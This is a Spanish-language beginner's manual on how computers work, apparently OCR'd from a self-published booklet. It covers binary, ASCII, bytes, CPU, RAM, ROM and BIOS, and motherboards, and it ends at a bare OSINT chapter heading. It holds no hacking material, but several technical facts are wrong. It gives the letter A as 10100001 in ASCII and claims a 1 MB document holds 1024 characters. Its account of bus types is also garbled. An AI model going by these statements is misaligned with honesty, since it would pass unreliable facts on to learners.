
Manual De
Tux


Manual de
Tux

Créditos:

El Ingeniero Jerónimo González Enríquez, mejor conocido como Tux en el mundo informático.

Teniendo ya seis años con estos temas he decidido brindar un manual para los principiantes.

Teniendo seis años dentro del mundo informático me he dado cuenta de muchos métodos para seguridad informática y he de dejar pasmado que todo lo que este escrito dentro de este manual es con fines educativos y éticos por tanto no me hago responsable del mal uso que suela darse.

Por otra parte, este libro es único y es edición limitada a demás de que su copia parcial o total queda estrictamente prohibida por las leyes regidas en estados unidos mexicanos país conocido como México.

El libro original cuenta con la portada siguiente:

Dedicatoria:

Este libro o manual va dirigido a los antiguos y nuevos miembros de:

Y también para los futuros informáticos que quieran meterse a este mundo y no tengan miedo a la tecnología para que comprueben que si no les temen a nuevas metas el camino es más amplio.

Tema 1:

El computador u ordenador

Hemos de comenzar con algunos datos aun siendo que sean algo aburridos.

La informática es la ciencia que se ocupa del tratamiento automático de la información usando equipos electrónicos llamados computadores.

Consta de tres fases, entrada de datos (input), tratamiento de datos(process) y salida de datos(output).

El sistema: son elementos que hacen parte de un conjunto ojo si alguno falla fallan todos.

Hardware (elementos físicos) son todos aquellos elementos que se puedan tocar físicamente.

Software (elementos suaves) son los elementos que no se pueden tocar como las aplicaciones o programas instaladas en la computadora.


Los dos partes son imprescindibles, no siendo posible el funcionamiento de un ordenador si faltara una de ellas.

Otros elementos que no pertenecen propiamente al ordenador, pero que también son imprescindible para su funcionamiento, son los llamados periféricos.

Los periféricos son elementos externos al propio ordenador, por eso se llaman periféricos (están en la periferia del ordenador). Algunos de los periféricos más conocidos son por ejemplo el teclado o el ratón para meter información en el ordenador o la impresora para sacar la información del ordenador en papel escrito. Son tan imprescindibles hoy en día que ya se consideran parte del propio ordenador. Hay 3 tipos de periféricos según su uso, de entrada, de salida y de entrada/salida.


¿Cómo Funciona Realmente un Sistema Informático u Ordenador?

Para entender cómo funciona un sistema informático primero metemos los datos o información mediante los periféricos de entrada.




Una vez que se introducen los datos al sistema informático, este debe procesarlos. Pero... ¿Qué eso de procesar los datos?.

Pues es muy simple, organizarlos, almacenarlos y transformarlos. Eso es lo que hace el ordenador cuando hablamos de procesamiento de datos.




Según lo dicho, una vez que introducimos los datos en el sistema informático este los ORGANIZA, una vez Organizados los ALMACENA temporalmente y cuando pueda los TRANSFORMA según las instrucciones recibidas. Esto normalmente lo realiza el microprocesador. Veamos esto mediante un ejemplo muy sencillo.

Queremos hacer la suma 2 + 3. Mediante el teclado introducimos los números 2, el símbolo + y el número 3. El ordenador estos datos los organiza. Por un lado, coloca los números y por otro los símbolos, después los almacena (ya veremos donde), y, por último, con las instrucciones de un programa, por ejemplo, un programa calculador, hace la suma y los transforma en un resultado que en este caso sería 5.



Como conclusión de lo dicho hasta ahora, vamos a ver un esquema de lo que hace un Sistema Informático:



La máquina que realiza todo esto es lo que se conoce como un Ordenador o una Computadora**.**

SISTEMA INFORMATICO

Es el sistema encargado de recoger datos, procesarlos y transmitir la información una vez procesada. La máquina que realiza todo esto se llama Ordenador. La función básica que realiza un ordenador es la ejecución de un programa. Un programa consiste en un conjunto de instrucciones (órdenes).

En un sistema informático se transforman los datos mediante los programas escritos en algún tipo de lenguaje de programación, ahora bien, para que el

ordenador puede entenderlos, los datos deben ser traducidos al lenguaje eléctrico que es el único que el ordenador conoce. No debemos olvidar que el ordenador es una máquina eléctrica. Entonces…

¿Como nos entendemos con el Ordenador?

Debemos tener un idioma intermedio y que los dos conozcamos. Es igual que si una persona española sabe español e inglés, y otra portuguesa, sabe portugués e inglés. ¿Cómo crees que se entenderían? ¡Se entenderían hablando Ingles! Es el idioma que tienen en común, aunque no sea el idioma de ninguno de los dos. ¿Pero qué idioma tenemos en común un ordenador y una persona? ¡EL SISTEMA BINARIO DE NUMERACIÓN!.

El sistema de numeración decimal es un sistema que usa diez dígitos para formar infinitos números (el 0,1,2,3,4,5,6,7,8 y el 9). Además, es el sistema que solemos usar. El número diez es una combinación del 1 con el 0, el 11 de dos unos, el trece del 1 con el 3 y así hasta el 19. Luego empezamos a combinar números con el 2 hasta el 29 y así hasta llegar al 99. Ahora, como ya no tenemos más combinaciones posibles de dos números, empezamos a combinar números con tres dígitos siendo el más bajo el 100. Así sucesivamente obtenemos un sistema de números llamado decimal.

Pero en informática y electrónica también se usa otro sistema de numeración, igual de válido que el decimal, llamado SISTEMA BINARIO por qué solo usa dos dígitos el 0 y el 1.

Así tendríamos los siguientes números de menor a mayor en el sistema binario: 0, 1, 10, 11, 100, 101, 110, 111, 1000, 1001, 1010, 1011, 1100, 1101. Recuerda, para construir el sistema de numeración binario solo se pueden usar los dígitos 0 y 1, con lo que al llegar al 1 ya tendríamos que empezar a combinar números de dos en dos (el 1 con el 0 y el 1 con el 1) y al llegar al 11 ya tendríamos que combinar números de 3 en 3.....

Si quisiéramos tener una equivalencia, por ejemplo, de los once primeros números del sistema decimal con los del sistema binario tendríamos:

¿Por qué se usa este sistema de numeración en electrónica y en informática?

El componente principal del ordenador, el microprocesador, del que ya hablamos y hablaremos


más, es como si estuviera formado por millones de interruptores que son accionados eléctricamente cuando les llega corriente eléctrica y están sin accionar cuando no les llega corriente. Estos dos estados eléctricos para nosotros serán dos números posibles “0” y “1” que corresponden a los estados de interruptor “abierto” y “cerrado”.

Si detrás del interruptor tuviéramos unas lámparas conectadas, unas estarían encendidas y otras apagadas, según estuvieran los interruptores.

De esta forma podríamos decirle a un ordenador, formado solo por lámparas, cuando quiero que estén unas encendidas y otras apagadas.

Fíjate en la imagen de más abajo. Por ejemplo, si le introduzco el número (instrucción en binario) 01001 le estoy diciendo que encienda las lámparas de la figura

(la segunda y la última que valen 1). Podríamos decirle que si pasara esto nos mostrara en la pantalla la letra "A", por ejemplo, en lugar de encender lámparas.



En informática podríamos asignar a cada letra o símbolo (caracteres) o número, un número en binario de 8 cifras (8 ceros y unos) y así obtener un código mediante el cual podamos entendernos con el ordenador. Este código de llama código ASCII:


Por ejemplo la letra A es el número 10100001. Cuando apretamos la tecla de la letra A, le mandamos la información al ordenador su correspondiente código binario de 8 cifras, es decir el número (10100001) y el interpreta que le estamos diciendo que queremos que nos saque en la pantalla el símbolo de la letra A.

Cada 0 o 1 del número en binario se llama bit.

bit: es la unida más pequeña de representación de información en un ordenador, que se corresponde con un dígito binario, 0 o 1.

La letra A (y cualquier carácter) en este código se expresa con 8 bits: 10100001

Un **byte** = conjunto de 8 bits, que es lo que ocupa un número o un carácter (letra, o símbolo) en el sistema de codificación usado en informática.



El Byte es la unidad básica de almacenamiento en informática (como el metro es de la longitud). Nos sirve para saber lo que ocupa un documento o cualquier programa (instrucciones que tendrá el programa).

Puedo saber cuántos bytes tiene un documento o lo que es lo mismo, cuantos bytes necesitaré para almacenarlo en algún sitio externo.

Como esta unidad es muy pequeña se suelen utilizar múltiplos de ella:

1 Byte = 8 bits (una letra, un número o un espacio en blanco en un documento)
1 kilobyte = 1024 bytes
1 Megabyte = 1024 Kilobytes

1 Gigabyte = 1024 Megabytes

Por ejemplo un documento que ocupa 1Mb estará formado por 1024 números, letras, símbolos o espacios en blanco.

Otra unidad muy usada en informática es la **velocidad de transmisión de datos**. Unidad usada para medir la velocidad a la que se mandan datos de un ordenador a otro en una red de ordenadores (por ejemplo, velocidad internet), o la velocidad a la que se envían los datos de una parte a otra del ordenador.


La unidad de velocidad de transmisión de datos (bytes) de un sitio a otro se expresará en Bytes/segundo (B/s) MB/s o GB/s.

¡OJO! En algunas ocasiones se representa por bits por segundo en lugar de bytes (sobre todo en Internet) En este caso se diferencia por que la abreviatura es b (minúscula) en lugar de la B (mayúscula) usada para los bytes: ejemplo Mb/s (megabits por segundo). “Es una unidad 8 VECES MENOR que la anterior”.

Almacenamiento de la Información

En un ordenador podemos almacenar información de forma externa al ordenador, o de forma interna en

el disco duro. Las capacidades de las unidades de almacenamiento más comunes son:



De todas estas, la que solo se usa hoy en día prácticamente, es el lápiz de memoria, también llamado Memoria USB o pendrive.

El Microprocesador

El microprocesador (CPU) ya vimos que es el encargado de ejecutar (interpretar) las instrucciones especificadas mediante el proceso de los datos, pero


además de esto, también de gobernar y controlar todo el sistema (controlar todos los procesos que ocurren en el ordenador).

Para que el micro pueda hacer todo en su interior está dividido en dos partes totalmente diferentes:

- **Unidad aritmética lógica** (ALU): esta unidad realiza todos los cálculos matemáticos de la CPU. El ALU puede sumar, restar, multiplicar, dividir, y realizar otros cálculos u operaciones con los números binarios (función lógica SI, por ejemplo).

- **Unidad de control** (UC): Controlar todos los procesos que ocurren en el sistema. Este componente es responsable de dirigir el flujo (en qué orden deben ir, y cuando) de las instrucciones y de los datos dentro de la CPU.

¿De dónde le llegan los datos (instrucciones) al microprocesador para que los procese? El micro siempre va a buscar los datos a un almacén del ordenador, llamado **Memoria RAM**.



La Memoria RAM

Cuando nosotros ejecutamos (abrimos) un programa en nuestro ordenador, estamos pasando las órdenes del programa a un almacén llamado memoria RAM. En esta memoria solo están los datos de los programas que estamos usando (ejecutando) en ese momento. Si yo abro el programa Word, todas sus instrucciones pasan del gran almacén, que es el disco duro, a otro almacén llamado memoria RAM. Cuando cierro el programa, este (las instrucciones) sale de la RAM y se almacena en el disco duro.

Este almacén tiene la peculiaridad de que es capaz de enviar los datos que le pida el micro de forma muy rápida. Además, el micro va a tardar poco en encontrar los datos porque solo buscará en los datos del propio programa, y no en todos los datos que tengamos en nuestro ordenador (podemos tener muchos programas diferentes en el disco duro). Es decir, el proceso se hace de esta forma de manera mucho más rápida.

¿Cómo definiríamos la memoria RAM?

La memoria principal o RAM (Random Access Memory, Memoria de Acceso Aleatorio) es donde el computador guarda los datos que está utilizando (ejecutando) en ese momento. **El almacenamiento es considerado temporal** por que los datos y programas permanecen en ella mientras que el ordenador este encendido y el programa en ejecución. Al apagarse el ordenador los datos que hay en ella se pierden.

¿Qué es importante en una memoria RAM?

Es importante la capacidad de almacenamiento (32Mb, 64Mb, 128Mb, 256Mb, 512MB, 1GB…), el tipo de RAM, que determinará la velocidad de transferencia de datos entre la RAM y la CPU.

La RAM se puede ampliar con módulos de memoria RAM nuevos. Aquí vemos un módulo de memoria RAM:

Memoria ROM

Pasemos a otra cosa. Cuando nosotros encendemos el ordenador. ¿Quién le dice lo que tiene que hacer hasta que se para en la pantalla de Windows?

Pues unas instrucciones que están en otro almacén. A este almacén el micro solo va a buscar las instrucciones que hay en él cuando pulsamos el botón de arranque. Este almacén se llama: **Memoria ROM**.

Los datos que hay en esta memoria nunca se perderán aun cuando se apague el ordenador. ¿Cómo se consigue que no se pierdan al apagarse? Mediante el acumulador o **pila del ordenador**. Veamos una pila de un ordenador:


Los datos de esta memoria ROM no se podían modificar nunca. Ahora en vez de tener memoria ROM los ordenadores llevan lo que se llama **EL BIOS** del sistema. La BIOS ha sustituido a la antigua memoria ROM, en este caso algunos datos se pueden modificar por si el usuario quiere ampliar su ordenador (por

ejemplo añadirle un disco duro).

Conclusión, El BIOS (o la BIOS) de un PC es una memoria ROM, pero con la facultad de configurarse según las características particulares de cada máquina (hay datos que se pueden modificar).

La Placa Base

Todos estos componentes están alojados en la llamada placa base, y a ella tienen que llegar toda la información externa que vienen de los llamados periféricos (componentes externos al ordenador): Ratón, monitor, teclado, etc.



¿Cómo envían/reciben la información los periféricos desde y hacia la placa base?

Pues mediante unos cables llamados **Buses**. Los

buses son los cables por donde viaja la información por un ordenador.

En la placa base hay unas ranuras donde podemos conectar elementos o tarjetas como por ejemplo las tarjetas de sonido, multimedia, etc. Las más comunes son las llamadas PCI. Las SIMM o DIMM son para insertar en ellas la memoria RAM.

Buses

Los buses pueden ser de dos tipos: IDE o los ATA más modernos.

Los Buses (cables) tienen que ir conectados en algún sitio, estos sitios son los conectores. Un cable IDE solo

se puede conectar en un conector IDE.


Periféricos

Los periféricos los podemos definir como los dispositivos que nos permiten comunicar el interior del ordenador con el mundo exterior. Hay periféricos de entrada (para meter datos), de salida (sacar datos) y de entrada/salida (permiten meter y sacar datos).

Pero los periféricos se conectan al ordenador mediante los puertos de comunicación (ranuras o conectores situadas en la placa base del ordenador), no directamente a la placa base. Veamos los tipos de puertos que hay:

Con todo esto creo que ya tenemos bastante para entender cómo funciona un ordenador.

Aquí te dejamos una imagen con los principales componentes de un ordenador:


Monitor
Unidad de disco flexible
Disco flexible
Impresora láser
Memoria
Altavoz
CD-ROM
Módem
Lector de CD-ROM
Teclado
Ratón o *mouse*

TEMA 2:

SISTEMA OSINT

